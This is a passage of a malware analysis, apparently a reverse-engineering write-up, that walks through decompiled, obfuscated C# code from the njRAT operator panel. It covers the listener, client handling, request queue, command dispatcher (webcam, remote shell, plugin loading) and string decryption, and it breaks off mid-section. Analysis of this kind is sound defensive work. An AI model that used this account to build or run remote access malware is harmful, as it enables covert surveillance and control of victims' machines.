this.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().Enabled = true;
}
```

Once the listener thread is started, the function **dsk()** acts as the main communication loop between the RAT panel and the connected clients.



```
foreach (Client client in list)
{
    if (!client.Isend)
    {
        list.Remove(client);
        Thread.Sleep(1);
        goto IL_0046;
    }
}
```

This function continuously checks for active clients and sends commands when necessary. Commands are issued using **Client.Send()**, often constructed through **string.Concat(...)**, which dynamically builds command strings. These commands are typically obfuscated, for example: **global::\u0006\u2001.\u0002(-1195800592)**, which could resolve to commands like **"ret"** (remote desktop), **"klg"** (keylogger), and others.

The **SK** class is responsible for listening to incoming RAT client connections. It is instantiated as **this.S = new SK(port);** The **SK** object maintains a list of all connected victims in **this.S.Online**. Essentially, **SK** acts as the server communication handler, storing and managing all active victim connections.

The dsk() loop is persistent and is responsible for:

- Monitoring connected clients
- Filtering or validating active sessions
- Sending obfuscated commands through **client.Send(String.Concat(...));**


client.Send(String.Concat(...));

An example of a command might look like:

client.Send("ret|1280|720");

Here, **"ret"** likely refers to a remote desktop command, followed by screen resolution parameters.

Client class. This class represents every victim that connected to C2 server. In some part of the code, we see that



```
// Token: 0x06000243 RID: 579 RVA: 0x0001B69C File Offset: 0x0001989C
private void \u0008(object \u0002, EventArgs \u0003)
{
    if (this.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().SelectedItems.Count > 0)
    {
        ((Client)this.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().SelectedItems[0].Tag).Send(global::\u0006\u2001.\u0002
          (-1195801008));
    }
}
```


((Client)this.4ze8…….SelectedItems[0].Tag).Senc(...) This line shows how a command is sent from the operator panel to a selected victim. The **Tag** property of a selected item in the **ListView** UI holds a **Client** object, which is used to transmit commands. Each command is built using **string.Concat(...)** and sent using **Client.Send(string).**

Typical command formats include: **client2.Send(string.Concat("ret|1280|720"));**

These command strings may either be plaintext or obfuscated using static methods like **global::\u0006\u2001.\u0002(...).** The actual parsing and execution of the commands on the victim's side are likely handled by another method that hasn't yet been fully analyzed.

Overall, communication and command execution between the operator panel and infected clients are managed through **Client** objects stored in the **SK.Online** list. The operator can select a target from the panel and issue various commands such as **ret|WIDTH|HEIGHT** to initiate remote desktop or other RAT features.

D. Client




```
    public class Client
    {
        // Token: 0x0600013F RID: 319 RVA: 0x0001120C File Offset: 0x0000F40C
        public Client(TcpClient c, SK sk)
        {
            this.lastAC = string.Empty;
            this.lastPing = DateTime.Now;
            this.isPL = false;
            this.IsUSB = false;
            this.Isend = false;
            this.pc = null;
            this.snf = null;
            this.\u0002 = string.Empty;
            this.CN = true;
            this.t = new global::System.Threading.Timer(delegate(object \u0002)
            {
```

The **Client** class plays a critical role in managing the connection between the Command and Control (C2) server and each individual victim. When a **Client** object is instantiated using the constructor **Client(TcpClient c, SK sk)**, it performs several key tasks:

- Initializes the object with the given **TcpClient** socket.
- Establishes the initial connection between the victim and the C2.
- Installs a **System.Threading.Timer** that periodically calls the method **this.\u0002()** every 3 seconds, likely for connection health checks or periodic actions.


Sending Commands to Victims



```
    // Token: 0x06000144 RID: 324 RVA: 0x000117D4 File Offset: 0x0000F9D4
    public bool Send(string S)
    {
        return this.Send(\u0002\u2000.\u0002(ref S));
    }
```


The method **Send(string S)** is responsible for sending commands from the RAT panel to the victim. It converts the input string into a byte array (**byte[] form**) and sends it through the established socket connection to the victim machine.

Receiving Data from Victims




```
    // Token: 0x06000145 RID: 325 RVA: 0x000117F0 File Offset: 0x0000F9F0
    public void b_read(IAsyncResult ar)
    {
        checked
        {
            try
            {
                if (!this.CN)
                {
                    goto IL_0319;
                }
                SocketError socketError;
                int num = this.Client.Client.EndReceive(ar, out socketError);
                if ((num > 0) & (socketError == SocketError.Success))
                {
                    \u0002\u2001.\u0006 += unchecked((long)num);
                    this.M.Write(this.b, 0, num);
                    for (;;)
                    {
                        byte[] array = this.M.ToArray();
                        if (!\u0002\u2000.\u0002(ref array).Contains(this.SPL))
                        {
                            goto IL_0295;
                        }
                        Array array2 = this.fx(this.M.ToArray());
                        object obj = array2;
                        object[] array3 = new object[1];
                        object[] array4 = array3;
                        int num2 = 0;
                        int num3 = 0;
                        array4[num2] = num3;
                        array = (byte[])NewLateBinding.LateIndexGet(obj, array3, null);
                        string text = \u0002\u2000.\u0002(ref array);
```

The core of the receiving mechanism is the **b_read(IAsyncResult ar)** function, which serves as the asynchronous receive handler. This function works as follows:




```
                int num = this.Client.Client.EndReceive(ar, out socketError);
                if ((num > 0) & (socketError == SocketError.Success))
                {
                    \u0002\u2001.\u0006 += unchecked((long)num);
                    this.M.Write(this.b, 0, num);
```

It receives raw data from the victim, writes it into a **MemoryStream** buffer **M**, and then processes it. The flow continues by converting the stream into an array:



```
Array array2 = this.fx(this.M.ToArray());
object obj = array2;
object[] array3 = new object[1];
object[] array4 = array3;
int num2 = 0;
int num3 = 0;
array4[num2] = num3;
array = (byte[])NewLateBinding.LateIndexGet(obj, array3, null);
string text = \u0002\u2000.\u0002(ref array);
```

The string is then parsed and separated using a delimiter (commonly **SPL**) to identify the actual command. If the parsed command is **"PONG"**, it simply indicates a ping response, and no further action is taken. Otherwise, the data is passed to:



```
else
{
    this.SK.data(new RQ(this, (byte[])NewLateBinding.LateIndexGet(array2, new object[] { 0 }, null)));
}
```

This line delegates the processing to the **SK.data()** method by passing an **RQ** object, which contains the **Client** reference and the parsed byte command data.

The **RQ** object acts as a command wrapper. It stores:

- A reference to the originating **Client** object.
- A **byte[]** payload containing the command extracted from the incoming stream.


This object is then used by **SK.data()** to process the command, update the panel UI, and possibly display results such as screenshots, keylogs, or file explorer content, depending on the command received.

In conclusion, the communication flow from the client (victim) to the server (attacker) works as follows:

a. The victim sends a response through the socket.
b. **Client.b_read()** receives the data, writes it to memory, and parses the command.
c. The parsed command is encapsulated into an **RQ** object.
d. **SK.data(RQ)** processes the command and updates the operator's interface accordingly.

This design allows the njRAT operator to effectively receive data and interact with each connected victim in real time.

E. RQ



```
using System;

namespace njRAT
{
    // Token: 0x02000042 RID: 66
    public class RQ
    {
        // Token: 0x06000382 RID: 898 RVA: 0x00024C08 File Offset: 0x00022E08
        public RQ(Client c, byte[] b)
        {
            this.Finish = false;
            this.C = c;
            this.B = b;
        }

        // Token: 0x0400020C RID: 524
        public Client C;

        // Token: 0x0400020D RID: 525
        public byte[] B;

        // Token: 0x0400020E RID: 526
        public bool Finish;
    }
}
```

From the code, we can infer that **C** refers to a **Client** object, which represents the victim that sends the data. **B** is the payload, received in the form of a **byte[]** array, and **Finish** is a status flag indicating whether the command has been processed or not. If it hasn't been processed yet, then the **RQ** object simply acts as a data wrapper. All actual command handling and logic are carried out inside the **SK.data(RQ rq)** function..

In terms of the data flow:

a. The client (victim) sends data through a socket connection.


b. The method **Client.b_read()** captures the incoming data.
c. This data is then wrapped into a new **RQ** object: **new RQ(this, payload).**

d. The **RQ** object is passed to **SK.data(RQ)** for further processing.

e. Finally, the result is processed and displayed on the operator panel (attacker side), such as screenshots, logs, or other activity data.


This structure allows for efficient separation between data capture and command processing within the RAT's architecture.

F. SK



```
// Token: 0x060003CB RID: 971 RVA: 0x00027078 File Offset: 0x00025278
public void data(RQ r)
{
        RQ[] req = this.REQ;
        checked
        {
                lock (req)
                {
                        int i;
                        for (;;)
                        {
                                int num = 0;
                                int num2 = this.REQ.Length - 1;
                                for (i = num; i <= num2; i++)
                                {
                                        if (this.REQ[i] == null)
                                        {
                                                goto Block_3;
                                        }
                                }
                                Thread.Sleep(1);
                        }
                        Block_3:
                        this.REQ[i] = r;
                }
                while (!r.Finish)
                {
                        Thread.Sleep(1);
                }
        }
}
```

The **data(RQ r)** function serves as the queue handler. It places the **RQ** object (a request from a client) into an available slot in the **req[51]** array, and then waits for the request to be processed. The processing status is tracked using **r.Finish = true.**



```
        // Token: 0x060003CC RID: 972 RVA: 0x000270FC File Offset: 0x000252FC
        public void XA(int i)
        {
            for (;;)
            {
                if (this.REQ[i] != null)
                {
                    \u0002\u2001.\u0003(new object[]
                    {
                        this.REQ[i].C,
                        this.REQ[i].B
                    });
                    this.REQ[i].Finish = true;
                    this.REQ[i] = null;
                    Thread.Sleep(1);
                }
                else
                {
                    Thread.Sleep(1);
                }
            }
        }
```


The **XA(int i)** function acts as an executor thread. There are 51 threads, each assigned to monitor one of the 51 **REQ[i]** slots. When a slot is populated with an **RQ** object, the thread triggers the execution of the command by calling **\u0002\u2001.\u0003(new object[])**. This method is the main command dispatcher.

From this, we now understand that RAT commands are processed inside the **\u0002\u2001.\u0003(...)** method, which accepts the **Client** object and the corresponding **byte[]** command data. For example, when the command **client.Send("ret|1280|720")** is issued, the method **\u0003()** will parse the "ret" keyword as the command and route it to the corresponding remote desktop handler function.

G. Namespace \u0002\u2001 & public static void \\u0003(Client, byte[])

Within the class **\u0002\u2001**, the method **\u0003(Client, byte[])** functions as the **central command controller** in the nJRAT architecture. This function receives a **byte[]** array as input, which represents a command payload sent from the C2 server to the victim client.

The process begins by decoding the byte array into a string, then splitting the string using a delimiter (commonly a pipe | or other separator), resulting in a string array referred to as **array2**.




```
// Token: 0x06000060 RID: 96 RVA: 0x000071E8 File Offset: 0x000053E8
public static void \u0003(object \u0002)
{
    Client client = (Client)NewLateBinding.LateIndexGet(\u0002, new object[] { 0 }, null);
    byte[] array = (byte[])NewLateBinding.LateIndexGet(\u0002, new object[] { 1 }, null);
    string[] array2 = Strings.Split(global::\u0002\u2000.\u0002(ref array), global::\u0002\u2001.\u000E, -1, CompareMethod.Binary);
```

The first element of this array, **array2[0]**, is the main command identifier. Examples include **cam**, **ret**, **shl**, **inv**, and others. The program uses either a chain of **if-else** statements or **Operators.CompareString()** checks to match this command against predefined values. Despite the heavy obfuscation in the source code, this structure clearly establishes **\u0003(Client, byte[])** as the primary command handler in the malware.


- Cam: Initiate or stop webcam display
- Shl: Execute command shell from a string that is sent to C2
- Ret: sent information, hardware, or the result of collecting information from clients.
- Inv: Showing balloon notification
- Plg: Loading and executing the plugin in the form of a byte array .NET Assembly.
- Ex: Closing the connection and exiting from the RAT

This processing is done through string matching, which is heavily obfuscated in the form of calls to:



```
string text = array2[0];
if (Operators.CompareString(text, global::\u0006\u2001.\u0002(-1195776041), false) == 0)
```

The command handling process is heavily obfuscated. Each command string is decrypted using a method like **global::\u0006\u2001.\u0002(...)**, which acts as a dynamic string resolver. Although the switch-case logic is not explicitly visible due to obfuscation, the structure of command execution remains recognizable by how **array2[0]** is evaluated and routed to the corresponding logic blocks.



```
else if (Operators.CompareString(text, global::\u0006\u2001.\u0002(-1195775902), false) == 0)
{
    if (global::\u0002\u2001.\u0002.\u000E)
    {
        global::\u0002\u2001.\u000F.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().\u0002(new object[]
        {
            Color.White,
            global::\u0002\u2000.\u0002(),
            Color.DarkSlateBlue,
            client.COI,
            client.ip(),
            Color.SteelBlue,
            RuntimeHelpers.GetObjectValue(global::\u0002\u2001.\u0002(client.L)),
            global::\u0006\u2001.\u0002(-1195792999),
            Color.Purple,
            global::\u0006\u2001.\u0002(-1195775884),
            Color.White,
            array2[1]
        });
    }
}
```

In this snippet, the line uses **Operators.CompareString(...) == 0** is checking whether the decoded string (from **\u0006\u2001.\u0002(-1195775902)**) matches the incoming command (such as **"ret"**, **"cap"**, or **"cam"**). If the comparison is successful, the function proceeds to execute a set of GUI-related or logging tasks, possibly updating the RAT control panel interface to reflect a response from the victim machine.

That code is part of a switch-like structure inside nJRAT to handle commands from the server. The command string value is retrieved using the string description method (\u0006\u2001.\u0002(int)), and used to select a specific action on the client. In this piece of code, if the string that is received matches the result description of -1195775902, then the information client will be taken and sent using log visual, with certain colored parameters.

The **\u0003(Client, byte[])** function clearly implements a dispatcher pattern: it receives commands, interprets them, and invokes specific functions based on string matching. Despite the obfuscation of identifiers, the control flow resembles typical command handlers found in other remote access tools (RATs). Each command is dynamically decoded and routed, allowing the attacker to execute a wide range of surveillance and control tasks on the victim's machine.


H. \u0006\u2001

Almost all important strings, including name commands like "ret", "cam", "shl", and sensitive strings like "cmd.exe" stored in encrypted form within internal resources and only decoded at runtime. This technique is indicated to avoid both detection based on signature detection and static analysis.

Decryption is done by internal class \u0006\u2001, especially **internal static string \u0002(int key)**. This function receives an integer as a parameter and returns a string of decryption results. This decryption process consists of several stages.

a. Decode Data Position

